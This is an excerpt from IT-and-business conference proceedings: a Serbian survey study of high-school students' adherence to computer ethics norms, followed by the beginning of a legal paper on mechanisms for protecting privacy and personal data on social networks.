Nauka koja se bavi moralom i moralnim normama je etika. Reči etika i moral se često poistovećuju, odnosno upotrebljavaju kao sinonimi, ali dolaze iz različitih jezika. Sokrat se smatra osnivačem etike. Na grčkom etika znači običaj, karakter, navika, ćud, što je Ciceron preveo na latinski kao *mos, moralis* – ono što je ispravno, običaj, vladanje (Singer, 2004). Etika je fundamentalna filozofska disciplina čiji je predmet izučavanja ono što je dobro, što se razlikuje od lepog i bavi se onim što bi trebalo biti a ne onim što jeste. Problematikom morala bave se i druge naučne discipline poput sociologije, koja se bavi istorijom morala u društvenom kontekstu, i psihologije koja istražuje psihološku osnovu morala.

## 2. KOMPJUTERSKA ETIKA

Moderne promene izazvane snažnim razvojem kompjuterske tehnologije i često odsustvo postojećih kriterijuma vrednovanja doprinose sve većem značaju razvoja nove grane primenjene etike, kompjuterske etike. Pojava interneta krajem XX veka utiče na stvaranje novih odnosa i ukidanje gotovo svih vrsta barijera: granica, jezika, veroispovesti, itd. Ono o čemu smo nekad samo maštali sada, u svom virtuelnom svetu, sada možemo i da doživimo.

E-mail: inikcevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-5-9

Kompjuterska i informaciona tehnologija, kao i mnoge druge tehnologije pokreću neka moralna pitanja. Kada se kaže druge tehnologije tu se misli na nuklearnu tehnologiju, na globalno zagrevanje i slično. Nove tehnologije donose nove mogućnosti, ali i nove probleme etičke prirode (Džonson, 2006). Džonsonova u svom delu ističe da kompjuterska i informaciona tehnologija, pored koristi koje nam donosi, stvara nove probleme i vakum u propisima. Svakim svojim napredovanjem i usavršavanjem stvara se novi vakum. Postavlja se pitanje ispravnosti mnogih postupaka, kao što je pronalaženje podataka na internetu o nekoj osobi ili preuzimanje odgovornosti za postavljene podatke, kao i njihova tačnost ili netačnost. Danas, na internetu, možete izmeniti i rekonstruisati nečije umetničko ili naučno delo i učiniti razne postupke koji stvaraju vakum u propisima i pokreću niz etičkih pitanja. Menjanjem načina na koji izvršavamo svoje obaveze ili postupke dovodimo u pitanje moralni značaj tog delovanja. „Fizički događaji prilikom nečijeg postupanja u kompjuterizovanom okruženju razlikuju se od onih do kojih dolazi prilikom izvođenja istih tih pokreta u sredini bez kompjutera. Kada pišem olovkom po papiru, olovka se zajedno s rukom pomera po njemu. Dok kucam na mašini, pomeraju se poluge i zupčanici. Dok kucam na kompjuteru, elektronski impulsi menjaju konfiguraciju mikročipova. Dok pišem ovaj primer, promene koje nastaju u fizičkom svetu deluju moralno beznačajno. U sva tri slučaja stvaram reči i tekst" (Džonson, 2006). Kao primer negativnog korišćenja interneta i računara može se navesti i ubacivanje kompjuterskih virusa. „Dobar primer za to bio bi čin ubacivanja kompjuterskog virusa. Kompjuterska tehnologija i internet omogućili su pojedincima da, sedeći u svojoj sobi, pomeraju prste po tastaturi, pritiskaju dugmiće i tim jednostavnim pokretima šalju kompjuterski virus koji je potom u stanju da naudi hiljadama" (Džonson, 2006). Džonsonova kaže da nije tehnologije ne bi bilo ni te mogućnosti. Postavlja se pitanje da li bi takav postupak imao toliki značaj kada bi bio izveden u fizičkom svetu, drugim vrstama delovanja i da li bi ta osoba takav postupak načinila.

Ključna pitanja koja pokreće kompjuterska etika mogla bi se podeliti na:

- filozofska etika,
- profesionalna etika,
- etika i internet – onlajn etika,
- privatnost,
- vlasništvo,
- odgovornost i kompjuterska tehnologija,
- etika i internet - socijalne implikacije (Džonson, 2006).

Navedena pitanja samo su deo primenjene etike, pa i kompjuterske etike koja bi se mogla analizirati i izučavati.

Postavlja se pitanje kako navedene mogućnosti mogu izazvati niz dilema kod odraslih, zrelih ljudi vezano za ispravnost nečega ili nekog postupka. Kod mladih ljudi, u adolescentnom dobu, to je mnogo lakše. Faze sazrevanja kroz koje prolaze i poremećaji koji se javljaju kao specifičnost adolescencije su kriza identiteta, kriza polnog identiteta (kriza seksualiteta), radna ili akademska inhibicija i kriza autoriteta (normativna kriza). Bez pune podrške stručnih i odraslih osoba nije lako prevazići krize kroz koje prolaze. Nove mogućnosti koje pruža informaciona tehnologija daju drugu dimenziju pomenutim problemima. Naime, mladi putem Interneta pokušavaju da na sebi svojstven način ublaže problem, pritom kršeći određene moralne norme. Lakše ostvaruju kontakt sa drugim osobama, formiraju svoj identitet na internetu onako kako žele, na lakši način obavljaju svoje radne obaveze i slično (Tadić, 2010).

## 3. VASPITANJE I MORALNO VASPITANJE

Osnovni cilj vaspitanja je razvoj ličnosti. Kroz istoriju, on je bio uvek društveno uslovljen. „Cilj vaspitanja predstavlja manje ili više idealno zamišljen ili generalizovan lik čoveka, ličnost određenih svojstava i sposobnosti, koje se žele i nastoje formirati vaspitanjem kod svakog člana određenog društva" (Trnavac & Đorđević, 2002). Konkretizacija cilja vaspitanja - stvaranje sistema zadataka koje kod čoveka treba razvijati. Po Trnavcu to su: fizičko i zdravstveno vaspitanje, umno i radno vaspitanje, moralno i društveno vaspitanje i estetsko vaspitanje. Razvojem sve četiri strane ličnosti detaljno su određeni zadaci vaspitnog delovanja za svaku oblast. Krneta, Potkonjak i Potkonjak razlikuju: fizičko i zdravstveno vaspitanje, umno vaspitanje, estetsko vaspitanje i moralno vaspitanje (Krneta *et al*., 1965). Šimleša i saradnici područje vaspitanja dele na sledeće oblasti: fizičko, intelektualno, moralno, estetsko, radno i tehničko vaspitanje (Šimleša *et al*., 1971). Jednu od novijih podela razvojnih područja daje profesor Suzić, koji je mišljenja da je nastavni plan i program predviđen za obrazovanje određenih profila izuzetno teško primeniti nakon 20 godina kada nauka i tehnologija napreduju velikom brzinom. On pokušava da predvidi potrebe koje će pojedinac imati, kada nastupi radni vek i shodno tome daje dvadeset osam kompetencija za XXI vek. Kompetencije je podelio u četiri područja: kognitivne kompetencije, socijalne kompetencije, emocionalne i radno – tehničke. Po njemu sve ove kompetencije imaju moralnu i estetsku dimenziju (Suzić, 2005).

Moralno vaspitanje predstavlja posebnu komponentu procesa vaspitanja i složen pedagoški proces gde se pojedinac moralno formira i oblikuje u društvenu ličnost. To je proces u okviru kojeg se formiraju njegova moralna svest, moralna osećanja, volja i karakter, navike moralnog ponašanja i delovanja i moralne karakteristike ličnosti. Prvu fazu procesa moralnog formiranja ličnosti čini sticanje moralnih saznanja gde se usvajaju osnovni moralni pojmovi, norme i moralna pravila, upoznaje se sa osnovnim moralnim vrednostima. Druga faza je faza formiranja moralnih uverenja i predstavlja viši stepen u moralnom formiranju ličnosti. Moralna znanja i pojmovi se utemeljuju u ličnost i stvara se određen odnos prema njima. Ličnost počinje da prihvata moralna znanja, kao sopstvene stavove, i ona za njega predstavljaju osnov moralnog ponašanja i delovanja. Jasno je da se moralna uverenja mogu utemeljiti jedino kod osobe koja veruje u njih. Poslednju i najvišu fazu procesa predstavlja formiranje moralnog ponašanja i delovanja. U stvarnom životu, osoba počinje da deluje u skladu sa usvojenim načelima moralnog vaspitanja, poseduje karakteristike volje i karakterne osobe, upornost, umerenost, samostalnost. Faktori koji utiču na usvajanje moralnih normi su neosporno, na prvom mestu porodica, zatim škola, razne institucuje, organizacije, kao i masovni mediji i intenet koji zasigurno ima vodeću ulogu u medijima kod mladih (Popović, 1977).

Kolberg u svom članku iznosi pretpostavku da pomenuti najviši stadijum zavisi od sledećih faktora: pojave neslaganja i izazivanje moralnog sukoba u problematičnim situacijama, i pojave višeg stadijuma mišljenja od onog u kojem se pojedinac nalazi. Uloga nastavnika je da pomaže vaspitaniku da razmatra probleme i načine na koje se može rešavati moralni sukob, da ponovo razmisli o svojim nedostacima u sopstvenom mišljenju i na taj način pređe na viši nivo razmišljanja, tj. nezavisno moralno rasuđivanje (Kohlberg, 1966).

Suzić postavlja pitanje: kako čovek može da se oseća slobodnim kada je njegova sloboda uslovljena voljom drugih? Kao odgovor na pitanje daje Hokingovo mišljenje: „Postoji jedan darvinovski razlog zbog koga verujemo u slobodnu volju: druš-



DOI: 10.15308/Synthesis-2015-5-9

tvo u kojem se jedinka oseća odgovornom za svoje postupke ima više izgleda da timski dejstvuje i da preživi, kako bi raširila svoje vrednosti" (Suzić, 2005). Ovim ističe značaj svojih kompetencija u jačanju samopouzdanja i značaju timskog delovanja.

## 4. ISTRAŽIVANJE

### 4.1. PROBLEMATIKA ISTRAŽIVANJA

Budući da su nam danas kompjuteri i internet sve dostupniji, dolazi do stvaranja novih vrsta moralnih problema i dilema u vezi sa načinom njihovog korišćenja. Mladima je omogućen pristup različitim sadržajima i komunikacija sa drugim korisnicima širom sveta. Internet je postao nezaobilazno sredstvo u nastavi, ali i način korišćenja slobodnog vremena adolescenata. Postavlja se pitanje: da li su mladi upoznati sa opštim moralnim principima i da li ih poštuju prilikom korišćenja novih tehnologija i u kojoj meri?

Istraživanje koje su sproveli Bruski i saradnici (Univerzitet u Torinu, Italija), na uzorku adolescenata prosečne starosti od oko 16,2 godina pokazalo je da mladi često koriste Internet, u svim prilikama, i da su generalno savesni korisnici tehnologije (Bruschi *et al*., 2009). Iako se čini da su mladi savesni korisnici tehnologije, Bruski i saradnici tvrde da je ipak rano govoriti o istinskoj tehnološkoj kulturi među mladima. Oni koji intenzivno koriste ovu tehnologiju više veruju internetu, pogotovu kada je reč o istinitosti i verodostojnosti informacija na internetu.

Burkart i Švarc su u svom istraživanju o načinu korišćenja interneta došli do zaključka da postoji duboka zabrinutost korisnika interneta u pogledu gubitka kontrole u oblastima koje su vezane za autonomiju, prezentovanje sebe i sopstvene vidljivosti na internetu (Burkart & Schwarz, 2013). Kada je povećana svest o važnosti digitalne privatnosti kao socijalne i pravne norme u informatičkom društvu, stav prema nadgledanju u vremenu je lagodan.

Istraživanje koje se bavi kršenjem pravnih normi na internetu sprovela je Moli Lend 2013. godine. Ona ističe značaj usvajanja pravnih normi čijim bi se nepoštovanjem sankcionisala zloupotreba na internetu (Land, 2013). Zakon teži da uvek ide u korak sa tehnologijom.

Nikčević i Marković su u svom istraživanju sprovedenom 2013. godine došli do zaključaka da mladi ne koriste internet u edukativne svrhe u onoj meri koliko im je to dostupno. Većinu vremena na internetu mladi provode slušajući muziku, komunicirajući sa drugovima ili posećujući razne druge sajtove zabavnog karaktera (Nikčević & Marković, 2013).

Predmet našeg istraživanja je poštovanje etičkih normi na internetu.

### 4.2. HIPOTEZE

U skladu sa postavljenim predmetom i ciljem istraživanja glavna hipoteza je da postoje razlike u pogledu etike, privatnosti, vlasništva i socijalnog stava kao ključnih pitanja kompjuterske etike u odnosu na pol učenika, uspehe i škole koju pohađaju. Iz glavne hipoteze proizilaze posebne hipoteze koje glase:

- Postoje razlike između dečaka i devojčica u pogledu etike, privatnosti, vlasništva i socijalnog stava kao ključnih pitanja kompjuterske etike.
- Postoje razlike između učenika sa različitim uspehom u pogledu etike, privatnosti, vlasništva i socijalnog stava kao ključnih pitanja kompjuterske etike.
- Postoje razlike između učenika različitih škola u pogledu etike, privatnosti, vlasništva i socijalnog stava kao ključnih pitanja kompjuterske etike.

### 4.3. METODE I TEHNIKE ISTRAŽIVANJA

U skladu sa prirodom problema, predmetom, ciljem i zadacima istraživanja, kao i u skladu sa postavljenim hipotezama odabrali smo deskriptivnu metodu istraživanja. Pomoću T – testa i analize varijanse vršeno je poređenje aritmetičkih sredina između različitih grupa ispitanika.

Instrument kojim je sprovedeno istraživanje konstruisan je za potrebe datog istraživanja i test je dat u vidu skale Likertovog tipa na četiri nivoa, preko koje su ispitanici iznosili svoje stavove, odnosno stepen slaganja ili neslaganja sa predloženom tvrdnjom. Nezavisne varijable su pol učenika, uspeh i škola koju pohađaju. Test se sastoji od 17 stavki kojima se potkrepljuju konstrukti koje smo ispitivali.

Pouzdanost skale je utvrđena na osnovu Kronbah-alfa testa (*Cronbach's Alpha test*). Pouzdanost subskale *Vlasništvo* je niska (α=0,31) što se može protumačiti malim brojem stavki koje čine ovu subskalu. Pouzdanost subskale *Etika* je α=0,68, subskale *Privatnost* α=0,60 i subskale *Socijalni stav* α=0.55 je nešto ispod donje granice. Međutim, test može biti korišćen i ukoliko su subskale sa koeficijentom ispod donje granice, i ukoliko je unutrašnja konzistentnost visoka (Cortina, 1993). Unutrašnja konzistetnost skale iznosi α=0,71, čime je potvrđena pouzdanost čitavog testa.

### 4.4. UZORAK

Uzorkom je obuhvaćeno 340 učenika, stanara domova učenika srednjih škola u Beogradu. S obzirom na veličinu uzorka moguće je donositi izvesne zaključke i predvideti nova istraživanja u okviru populacije koja je ispitivana.

Opis uzorka je predstavljen u sledećim tabelama:

| | | Frekvencije | Procenat |
|---|---|---|---|
| Pol | dečak | 197 | 57,9 |
| | devojčica | 143 | 42,1 |
| Total | | 340 | 100,0 |

Tabela 1. Struktura učenika u odnosu na pol učenika

Iz tabele 1 možemo videti da je broj dečaka veći za 54 nego broj devojčica što iznosi 15,9% od ukupnog broja ispitanika.

| | | Frekvencije | Procenat |
|---|---|---|---|
| Uspeh | Odličan | 195 | 57,4 |
| | Vrlo dobar | 131 | 38,5 |
| | Dobar | 14 | 4,1 |
| Total | | 340 | 100,0 |

Tabela 2. Struktura učenika u odnosu na ostaverni uspeh učenika

Iz date tabele može se primetiti da je najviše odličnih učenika, nešto manje od 60%, zatim nešto manje vrlo dobrih učenika, dok je broj učenika sa dobrim uspehom najmanji i ne toliko značajan. Dovoljnih i nedovoljnih učenika nema.

| | | Frekvencije | Procenat |
|---|---|---|---|
| Škola | gimnazija | 20 | 5,9 |
| | medicinska | 79 | 23,2 |
| | ekonomska | 21 | 6,2 |
| | tehnička | 65 | 19,1 |
| | Ostalo | 155 | 45,6 |
| | Ukupno | 340 | 100,0 |

Tabela 3. Struktura učenika u odnosu na školu koju pohađaju



DOI: 10.15308/Synthesis-2015-5-9

U tabeli 3 se mogu videti frekvencije koje se odnose na broj učenika određenih škola. Možemo primetiti da najveći broj učenika pohađa školu koja spada u grupu pod nazivom ostalo i odnosi se na škole kao što su geodetska, dizajnerska, vazduhoplovna i sl. Slede tehnička i medicinska škola koje imaju približan broj učenika, dok najmanji broj učenika pohađa gimnaziju i ekonomsku školu.

### 4.5. REZULTATI I DISKUSIJA

Prva hipoteza glasi da postoje razlike između dečaka i devojčica u pogledu etike, privatnosti, vlasništva i socijalnog stava kao ključnih pitanja kompjuterske etike. Za ispitivanje date hipoteze korišćena je tehnika poređenja aritmetičkih sredina pomoću *T*-testa.

| Zavisna varijabla | Pol | *N* | *M* | *SD* | *t* | *df* | *p* |
|---|---|---|---|---|---|---|---|
| Etika | Dečak | 197 | 3,04 | 0,48 | -0,64 | 338 | 0,523 |
| | Devojčica | 143 | 3,07 | 0,46 | | | |
| Privatnost | Dečak | 197 | 3,32 | 0,62 | -4,05 | 326,95 | 0,000 |
| | Devojčica | 143 | 3,58 | 0,54 | | | |
| Vlasništvo | Dečak | 197 | 2,58 | 0,69 | -2,14 | 328,63 | 0,033 |
| | Devojčica | 143 | 2,72 | 0,59 | | | |
| Socijalni | Dečak | 197 | 3,39 | 0,72 | -2,28 | 333,88 | |
| Stav | Devojčica | 143 | 3,55 | 0,59 | | | 0,023 |

Tabela 4. Razlike između učenika u izraženosti ispitivanih konstrukata u odnosu na pol učenika

| | Škola | *N* | *AS* | *SD* | *df* | *F* | *p* |
|---|---|---|---|---|---|---|---|
| Socijalni stav | gimnazija | 20 | 3,71 | 0,36 | 4 | 2,77 | 0,027 |
| | medicinska | 79 | 3,45 | 0,67 | | | |
| | ekonomska | 21 | 3,51 | 0,79 | | | |
| | tehnička | 65 | 3,63 | 0,59 | | | |
| | ostalo | 155 | 3,36 | 0,70 | | | |

Tabela 5. Razlike između učenika u izraženosti ispitivanih konstrukata u odnosu na školu koju pohađaju

Na osnovu rezultata iz Tabele 4 može se zaključiti da postoje statistički značajne razlike između dečaka i devojčica u pogledu poštovanja privatnosti, vlasništva i socijalnog stava prema upotrebi interneta. Poštovanje privatnosti i vlasništva je izraženije kod devojaka koje takođe imaju pozitivniji socijalni stav prema internetu.

Ovim se naša hipoteza potvrđuje.

Druga hipoteza je da postoje razlike između učenika sa različitim uspehom u pogledu etike, privatnosti, vlasništva i socijalnog stave, kao ključnih pitanja kompjuterske etike. Za njeno ispitivanje korišćena je metoda analize varijanse gde se došlo do rezultata da ne postoje statistički značajne razlike u pogledu ispitivanih konstrukata u odnosu na uspeh učenika. Iako je istraživanje Fosa i saradnika pokazalo da učenici sa boljim uspehom imaju veću svest o moralnom ponašanju za kompjuterom, rezultati našeg istraživanja ne potvrđuju ove nalaze.

Treća hipoteza glasi da postoje razlike između učenika različitih škola u pogledu etike, privatnosti, vlasništva i socijalnog stava kao ključnih pitanja kompjuterske etike. Za ispitivanje ove hipoteze korišćena je metoda jednofaktorske analize varijanse kojom se utvrđuju razlike između više kategorija.

Iz Tabele 5 možemo zaključiti da postoje statistički značajne razlike između škola u pogledu socijalnog stava prema upotrebi interneta. Navedene razlike postoje između učenika gimnazije u odnosu na učenike iz grupe škola koja je označena kao ostalo, i učenika tehničke škole u odnosu na grupu ostalo. Učenici gimnazije imaju pozitivniji socijalni stav prema upotrebi interneta u odnosu na učenike škola iz grupe ostalo. Takođe, učenici tehničke škole imaju pozitivniji stav prema upotrebi interneta u odnosu na učenike iz grupe ostalo. Ovim rezultatima je data hipoteza delimično potvrđena.

## 5. ZAKLJUČAK

U poslednjih nekoliko godina mlade generacije odlikuje novi imidž delovanja povećane digitalne kompetentnosti. U radu smo pokušali da istražimo sposobnost mladih da funkcionalno koriste tehnologiju pridržavajući se etabliranih moralnih standarda. Pošlo se od glavne hipoteze da postoje razlike u pogledu poštovanja etičkih normi, poštovanja privatnosti, vlasništva i socijalnog stava kao ključnih pitanja kompjuterske etike u odnosu na pol učenika, uspeh i školu koju pohađaju. Razlike između učenika različitog pola pokazuju veće poštovanje etičkih normi kod devojaka, što ukazuje na veću socijalnu osetljivost devojaka. Rotenbergova je u svom istraživanju socijalne osetljivosti na moralne norme, došla do zaključka da ne postoje razlike između dečaka i devojčica, ali navodi da su te razlike pronađene u mnogim drugim istraživanjima (Rothenberg, 1968).

Druga hipoteza se odnosila na razlike između učenika različitog uspeha u pogledu poštovanja navedenih kompjuterskih etičkih normi. Istraživanje Fosa i saradnika pokazalo je da učenici sa boljim uspehom imaju veću svest o moralnom ponašanju, dok rezultati našeg istraživanja ne potvrđuju ove nalaze (Foss, 2013). U istraživanju Rotenbergove utvrđene su značajne razlike između učenika sa boljim uspehom u odnosu na učenike sa slabijim uspehom (Rothenberg, 1968). U našem istraživanju nema učenika sa nedovoljnim i dovoljnim uspehom, dok je sa dobrim uspehom samo 4,1% učenika, što može biti uzrok izostanka razlika.

Treća hipoteza je delimično potvrđena, jer su utvrđene razlike samo u pogledu socijalnog stava prema internetu, dok razlike prema poštovanju privatnosti, vlasništva i poštovanja etičkih normi nisu pronađene. Na osnovu ovih rezultata možemo zaključiti da svi imaju isti odnos prema ključnim pitanjima kompjuterske etike i da ne postoje razlike u odnosu na školu koju pohađaju.

Podaci dobijeni istraživanjem su kvantitativno obrađeni i ukazuju na određene razlike između dve ili više grupa ispitanika. Prilikom klasifikacije i obrade podataka moglo se uočiti da odgovori učenika kod većeg broja stavki ukazuju na nizak nivo poznavanja etičkih normi i kod većine odgovora se može videti da se učenici slažu, pomalo se slažu ili se delimično slažu sa većinom tvrdnji koje iniciraju neku vrstu zanemarivanja etičkih normi. Kako bi se došlo do relevantnijih podataka, kod ovakve



DOI: 10.15308/Synthesis-2015-5-9

vrste problema predlaže se kvalitativna obrada podataka koja bi dala jasniju sliku i ukazala na segment kompjuterske tehnike i poštovanja normi na koji bi posebno trebalo obratiti pažnju.

U svetlu ovih nalaza poželjno je sprovesti obrazovnu, edukativnu kampanju koja bi naglasila pravila vezana za upotrebu interneta i poštovanje kompjuterskih etičkih normi.

## LITERATURA


Bruschi, B., *et al.* (2009). Adolescents on the net: a study on the ethical representation, *Revista de Psicología International Journal of Developmental and Educational Psychology*, Università degli Studi di Torino INFAD, 289-298.

Burkart, P., & Schwarz, A. J. (2013). Post-Privacy and Ideology, In: Jansson, A. & Christiansen, M. (eds.) *Media, Surveillance and Identity: A Social Perspective*. New York: Peter Lang, pp. 218-237.

Cortina, J. M. (1993). What is coefficient alpha? An examination of theory and applications. *Journal of Applied Psychology*, 78(1), 98-104.

Džonson, D. (2006). *Kompjuterska etika.* Beograd: Službeni glasnik.

Foss, E., *et al.* (2013). Adolescent Search Roles, *Human-Computer Interaction Lab,* University of Maryland.

Kohlberg, L. (1966). Moral Education in the Schools: A Developmental View. *The School Review,* 74(1), 1-30.

Krneta, Lj., Potkonjak, N., & Potkonjak, M. (1965). *Pedagogija*. Beograd: Zavod za izdavanje udžbenika SRS.

Land, M. (2013). Toward an International Law of the Internet. *Harvard International Law Journal*, 54(2), 394-458.

Nikčević, I., & Marković, E. (2013). *Korišćenje savremenih informacionih tehnologija učenika u srednjoškolskim domovima*, *Зборник радова XII међународни скуп Синергија,* Бјељина, 217 – 224.

Popović, B. (1977). *Moralni razvoj i moralno vaspitanje*. Beograd: Institut za pedagoška istraživanja; Beograd: Prosveta.

Rothenberg, B. B. (1968). *Children's social sensitivity and the relationship to interpersonal competence, intrapersonal comfort and intellectual level.* Princeton, N.J: Educational Testing Service.

Singer, P. (2004). *Uvod u etiku*. Novi Sad: Izdavačka knjižarnica Zorana Stojanovića.

Suzić, N. (2005). *Pedagogija za XXI vijek*. Banja Luka: TT-Centar.

Šimleša, P. (1971). *Pedagogija.* Zagreb: Pedagoško-književni zbor.

Tadić, N. (2010). *Psihijatrija detinjstva i mladosti.* Beograd: Naučna knjiga.

Trnavac, N., & Đorđević, J. (2002). *Pedagogija*. Beograd: Naučna knjiga.




DOI: 10.15308/Synthesis-2015-5-9

Synthesis
International Scientific Conference of IT and Business-Related Research

# MECHANISMS FOR PROTECTING THE RIGHT TO PRIVACY AND PERSONAL DATA ON SOCIAL NETWORKS

## MEHANIZMI ZAŠTITE PRAVA NA PRIVATNOST I LIČNIH PODATAKA NA DRUŠTVENIM MREŽAMA

Vida Vilić
Clinic of Stomatology in Niš, Assistant Director of Legal Matters, Boulevard Zorana Đinđića 52, Niš, Serbia
PhD student at the Faculty of Law, University of Niš, Serbia

**Abstract:**
A whole array of questions arise regarding functional, organizational and security aspects of data privacy protection.
Given the fact that computer crime has become a transnational problem triggering impacts that reach far beyond the borders of any singular country, it is clear that the mechanisms used to combat this type of crime should not merely focus on the changes of national criminal legislation, but should also involve undertaking the appropriate technical, structural and educational measures, as well as adoption of relevant international technical and legal instruments and ways of raising awareness regarding the importance of information that can potentially generate the emergence of computer misuse activities.
Each user of the Internet, and particularly of social networks, can contribute to the combat against computer crime by complying with the prescribed rules of conduct in the virtual world of the Internet. Successful prevention of misuse of social networks is of vital importance because this type of crime may cause grave and often irreparable consequences.

**Key words:**
right to privacy, social networks, crime, prevention, mechanisms of legal protection.

**Apstrakt:**
Ovaj rad bavi se nizom pitanja u vezi sa funkcionalnim, organizacionim i bezbednosnim aspektima zaštite privatnosti podataka.
Imajući u vidu činjenicu da je kompjuterski kriminal postao problem koji poprima međunarodne razmere, očigledno je da mehanizmi koji se koriste u borbi protiv ovakvog vida kriminala ne bi trebalo da stavljaju naglasak prevashodno na promene u nacionalnom krivičnom zakonodavstvu, već je potrebno preduzeti odgovarajuće tehničke, strukturalne i obrazovne mere, kao i usvojiti adekvatne međunarodne tehničke i pravne instrumente, kao i načine za podizanje svesti kada je reč o važnosti informacija koje mogu prouzrokovati nelegalne kompjuterske radnje i zloupotrebu podataka.
Svaki korisnik na Internetu, a naročito na društvenim mrežama, može dati svoj doprinos u borbi protiv kompjuterskog kriminala tako što će postupati u skladu sa propisanim pravilima ponašanja u virtuelnom svetu Interneta.
Uspešna prevencija zloupotrebe društvenih mreža naročito je važna s obzirom da ovakva vrsta kriminala može prouzrokovati ozbiljne i često nepopravljive posledice.

**Ključne reči:**
pravo na privatnost, društvene mreže, kriminal, prevencija, mehanizmi pravne zaštite.

## INTRODUCTION

Privacy violations are very hard to prove and it is almost impossible to detect offenders. The problems involved in proving privacy violations of social network users stem from various sources: the fact that the traces of offence are specific and involve certain changes of electronic records occurring in computer software; anonymity of offenders and difficulty in evidence identification; identification of evidence most often involves unauthorized access to other people's computer systems and data bases; IP address is not always a reliable tool for tracking down offenders because it can be prone to manipulations; identification, interpretation and usage of software changes as evidence requires a high level of professional expertise and engagement of top computer experts; different place and time of the offender's conduct.

## RESULTS AND DISCUSSIONS

Data protection, as defined by Joseph Cannataci (1987), refers to protection of an individual against abuse or inadequate use of his/her personal data by another person, private organization or state. A whole array of questions arise regarding functional, organizational and security aspects of data privacy protection such as: limitation of disposal regarding specific types of data, obligation of non-governmental entities to disclose information to governmental bodies, keeping citizens informed of their data, technical standards of the system, level of professionalism of the people conducting data processing, hardware/software security measures, *etc.* In order to decrease the number of social networking abuses and privacy violations of social network users, it is necessary to provide the appropriate legal mechanisms and regulations that would enable identification and sanctioning of such criminal and socially unacceptable behaviour. Also, it is very important to report the cases of computer crime to the competent bodies in order to decrease "the gloomy number of crimes", achieve better prevention, detection and monitoring of such offences, and overcome the problem arising from not reporting such criminal offences. The definitions of certain manifestations of social network abuses should be unified and evened out as soon as possible, individual cases should be analytically monitored and wider public should be informed of the possible manifestations of abuse. At the individual level, social network users should become familiar with the possible risks and ways to avoid victimization. In that sense, there are some general instructions on how to protect the user from possible abuses and Internet violence (Microsoft, 2013).



E-mail: vila979@gmail.com
DOI: 10.15308/Synthesis-2015-10-13

Having in mind that computer crime has become a transnational problem triggering impacts that reach far beyond the borders of any singular country, it is clear that the mechanisms to combat this type of crime should not merely focus on the changes of the national criminal legislation, but should also involve undertaking the appropriate technical, structural and educational measures, as well as adopting relevant international technical and legal instruments and ways of raising the awareness regarding the importance of information that can potentially generate the emergence of computer misuse activities (Sieber, 1998).

The technical measures that can be undertaken primarily include timely provision of personal security, physical security and technical safety, as well as the appropriate measures that could in the most general sense protect the users of personal computers, computer networks and the Internet even from their own reckless behaviour, unintended mistakes or professional incompetence that may result in an abuse or a criminal act. Some of the recommendations of the European Council of Ministers (Bangemann Report, 1994) which could, if applied, reduce abuses of international Internet networks containing personal data, include:

- improvement of technical possibilities for authentication of data users;
- improvement of technical possibilities for Internet communication monitoring, particularly regarding social networks, in order to protect users' privacy and prevent unnecessary and unauthorized collection of users' personal data;
- improvement of the measures of protection against the abuse of anonymity on the Internet by, for example, introducing certificates which could, in certain cases of abuse, disclose the name and location of the user who has committed some criminal or unlawful act;
- improvement of the technologies that could protect monetary transactions on the Internet, as well as intellectual property rights.

It is well-known that most computer crimes result from ignorance or insufficient knowledge needed in order to properly use computer systems. Some of the most frequent abuses can also stem from poorly programmed computers and computer systems, easily breakable codes with insufficient level of safety and protection, but also from the lack of collective awareness on how vulnerable computer systems are. In order to overcome that, it is necessary to educate Internet users at different levels (schools, internet providers, media, producers and distributors of computer equipment and programs, *etc.*) so as to avoid mistakes that might lead to computer crime. In the recommendations of the European Council (*Ibid.*), it is stated that computer education and basic understanding of information technologies are necessary in order to:

- draw attention of the lawmakers to the areas that require widening of the scope of punishable offences in order to affect prevention of the abuses of computers, the Internet and social networks;
- raise users' awareness that the Internet should be used exclusively as a medium for education and learning, and not as a tool for various criminal activities;
- create the environment that supports easy and accessible use of the Internet, particularly regarding the youngest generations of users, so as to give them a chance to exchange their knowledge and experience at a transnational level during their education;
- educate users on their rights and obligations while using virtual communication networks (*e.g.* the usage of filtering programs, rules of behavior aimed to protect personal data, ways to protect intellectual property rights on the Internet *etc.*);
- educate users on all potential dangers of social networking, provide information on the social networks that are "dangerous" or should be avoided, as well as on the ways to protect personal data during the communication on social networks.

The recommendations are also directed towards the industry dealing with information and communication technologies that should:

- increase the security of users on all Internet locations and social networks, as well as the security of computer systems as such;
- advise both the users and the Internet providers on the ways to use computer systems, information technologies and procedures in a safe manner;
- improve cooperation with governmental agencies and official bodies dealing with information technologies and data security issues;
- set the rules of behaviour by prescribing the contents that are considered unlawful and subject to sanctioning;
- create an international network of contacts with a constantly available database of unlawful contents and their respective authors as a warning for users not to contact them, and for the Internet providers not to allow, in conformity with the law, their access to the Internet and social networks;
- create, in cooperation with the specialized police departments and public prosecutors' offices, special protocols and procedures aimed at tracking down cyber offenders and detecting computer crime.

The recommendations of the European Union Council of Ministers (*Ibid.*) are also oriented towards certain legal measures targeting computer crime prevention and protection that include all-embracing changes of the legal systems at the international level. The creation of an international legal framework is highly crucial in order to prevent computer crime, track down and process cyber offenders and build the appropriate mechanisms that would provide coverage for victims' losses. However, aside from the efforts to provide legal standardization of computer crime through the appropriate provisions of criminal and criminal procedure laws, it is also necessary to establish relevant civil and administrative-procedural regulatory frameworks, *e.g.* to prescribe the ways to establish civil liability of the Internet providers, as well as the appropriate administrative procedures to protect the interests of third parties (Sieber, 1998). In order to achieve the aforementioned objectives, the European Union Council of Ministers (Bangemann Report, 1994) has proposed the following recommendations:

- to strengthen the existing international legal mechanisms that could trigger combat against computer crime and create a list of minimum rules and procedures to be mandatorily applied by each and every country (*e.g.* for acts such as intrusion into computers and computer systems, computer espionage, computer frauds, copyright infringement, *etc.*)
- to strengthen international legal mechanisms in order to process and sanction publication of unlawful and illegal contents on the Internet, *e.g.* child pornography, discriminatory behaviour, glorification of violence and acts of violence, hate speech *etc.*;



DOI: 10.15308/Synthesis-2015-10-13

- to urge individual countries to establish relevant legal mechanisms that should make the Internet provides aware of the responsibility for publishing inadequate or unlawful contents;
- to urge individual countries to adopt adequate national laws that would provide for criminal procedure mechanisms for efficient processing of cyber offenders;
- to establish relevant protection mechanisms against possible abuses of anonymity in the virtual space that would enable, in cases of an abuse or criminal offence, tracking down the identity of the user hiding behind anonymity, along with mandatory legal protection of the user's right to privacy (*e.g.* to demand a court order for disclosure of certain electronic data and their forwarding to the bodies in charge of processing);
